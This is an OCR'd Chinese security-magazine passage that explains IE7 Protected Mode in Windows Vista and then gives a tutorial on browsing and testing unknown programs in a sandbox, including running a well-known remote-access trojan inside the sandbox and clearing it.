


图5

3、Vista中的IE新安全特性

谈到IE的安全就不得不提及vista中的IE7.0了，其具体的安全新特性首推——保护模式，它依赖于Windows Vista三大安全特性：UAC（用户帐户保护）、MIC（强制完整性检测）和UIPI（用户界面特权隔离），这也是独立版本的IE7.0与集成的IE7.0的差距所在。首先，保护模式下的IE不仅具有最低的访问权限，而且每次IE对用户配置文件和系统文件的访问都必须进行完整性的检测（基于MIC机制），完整性级别低的根本无法访问完整性级别高的资源。其次，Windows Vista把传统的IE进程一分为三，分别负责不同安全等级的任务，把最常用的、无需特权的网页浏览任务交给IE进程本身去完成，把中等特权的任务（例如保存图片）交给用户级代理进程（ieuser.exe）去完成，把高特权的任务（例如安装加载项）交给管理级代理进程去完成（ieinstal.exe），而老版本的Windows则是把所有的任务都交由一个IE进程去完成。再次，Windows Vista为了能够让绝大多数加载项都能在IE浏览器上正常运行，采用了一种虚拟重定向技术，它在%userprofile%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Virtualized目录中创建了一个和"用户配置文件夹"完全一致的目录并拥有"Low"的完整性级别，也就是说它会给每一个用户生成一个镜像文件在这个文件夹下，这样如果IE加载项需要修改"用户配置文件夹"下的文件，系统就会自动重定向到用户的镜像文件，对于该加载项来说，它根本不知道自己被IE保护模式"欺骗"了。运行在保护模式下的IE进程、IE进程里的插件、还有网页里的代码，根本没有足够的权限去"搞破坏"，这个特点和上面的runas命令完全不一样，所以建议大家换操作系统而不是换IE浏览器的版本！




图6

另外，vista中的浏览器还提供了反钓鱼网站功能，虽然说挂马可以赚取很多肉鸡，但是商业时代尤其是在货币交易的社会里，人们很多时候追求的就是货币，所以钓鱼攻击也是目前最热门的攻击方法。在IE 7.0中内置了钓鱼过滤器，我们只要启用这个功能就可以了，如图6。（本文所涉及到的ie.exe、ie.bat已收录到光盘中）

在沙盘里遨游网络世界

懔 惮ヾ☆

文章难易度：★★
文章阅读后：大家会通过沙盘来测试木马和访问不安全的网站，以保证自己电脑的安全

不知道大家以前听说过沙盘没有，它不仅是一款安全工具，还是一款游戏双开的助手，利用沙盘我们可以无忧无虑的测试各种木马或者病毒，利用沙盘我们还可以随心所欲的访问任何网页而不必担心中网马，总之利用好沙盘我们就能有效的阻止恶意程序入侵我们的爱机来保护爱机的"健康"了。

沙盘的英文名sandbox，也叫沙箱，顾名思义可以当做是一种容器，里面所做的一切都可以推倒重来，我们所说的沙盘则是指一种安全软件，可以将一个程序放入沙盘运行，这样它所创建、修改、删除的所有文件和注册表都会被虚拟化重定向，也就是说所有的操作都是虚拟的，真实的文件和注册表并不会被改动，这样可以确保病毒无法对系统关键部位进行修改。

现在叉子们大概了解沙盘了吧，下面我们就关注一下它在日常生活中的应用吧！常在网上走，哪能不中毒，当前的网络实在是危险至极，即使你安装有杀毒软件和网络防火墙，也最好不要随便访问未知的网站和文件，因为现在的病毒和木马在免杀方面制作的太好了，除非你是在影子系统里上网。不过单单为了测试一款病毒或访问一个未知网页就启用影子系统也未免太小题大做了，事实上我们只要一个小小的沙盘就能解决所有的问题了，虽然它体积很小巧但是功能却很强大，具体的安装过程很简单，基本上一路点击下一步就可以了，沙盘的主程序界面如图1所示。




图1

1、网上冲浪

我们先利用沙盘来访问网页，如果遇到了不明的网站，好奇心很强怎么办？很简单，打开我们的沙盘，选择“沙盘”—“在沙盘中运行”—“网页浏览器”，就会自动打开浏览器了，




图2

如图2，默认使用的是IE浏览器，如果你使用的是遨游或者火狐浏览器，可以选择“沙盘”—“DefaultBox”—“运行任意程序”，然后选择希望运行的程序，如图3，此时沙盘就将自动打开我们所选择的程序了。




图3

不知道大家有没有注意到，在程序的标题栏有两个“#”号，如图4，有这个符号就说明该程序正在沙盘中运行，此时我们就可以放心的浏览网页而不用担心中病毒和木马了，浏览完毕后只需要在沙盘内结束浏览器的进程就可以了，在沙盘内运行的任何程序标题栏都会含有“#”，请大家在使用过程中注意区分。




图4

2、软件测试

下面我要重点介绍一下如何使用沙盘来检测不明程序和恶意程序，我就以大名鼎鼎的灰鸽子来进行演示了，选中灰鸽子的主程序，单击右键，选择“在沙盘中运行”就可以了，如图5。我们来生成一个客户端程序，这时会出现一个“立即恢复”的窗口，我们选择“恢复到相同文件夹”，如图6，现在就可以直接运行服务端了，因为此时的服务端是运行在“虚拟文件夹”内的（我在后面会介绍），我们直接关闭沙盘就可以清除病毒了。




图5

我们可以看到有服务器上线了，因为服务端是在沙盘中运行的，我们打开沙盘可以看到有好几个进程，其中有两个是沙盘的保护进程，还有一个IEXPLORER也就是木马所插入的进程了，如果你希望木马立刻从电脑中消失，只需要选择“文件”—“终止所有进程”，就可以清除灰鸽子的服务端了，如图7。




图6




图7

沙盘使用起来就是如此的方便和强大，而且也不像影子系统那样必须重新启动才能清除痕迹，沙盘只要结束进程就可以了。还有一点不知大家有没有注意到，在C盘下有一个Sandbox文件夹，如图8，我们可以把它叫作虚拟文件夹，在沙盘内运行的程序所产生的痕迹都会出现在这里，比如cookie和各种缓存文件等。我使用迅雷来给大家演示一下，比如我们使用迅雷下载一个不明程序（暂且命名为setup），我电脑上迅雷真实的下载目录是在F：\download，那么它在沙盘中所对应的虚拟目录就为C：\Sandbox\Administrator\DefaultBox\drive\F\download，此时下载的setup文件就在F\download这个子目录里（同样道理，刚才我们生成的灰鸽子服务端也是运行在虚拟文件夹的桌面内），我们可以先在虚拟目录里试运行一下文件setup，如图9，看看它是否包含恶意插件或者病毒什么的，安装后运行一下IE浏览器，再看看是否被篡改主页或者安装恶意插件等，如果没有的话我们就可以把这个setup文件复制出来正常安装使用了。




图8

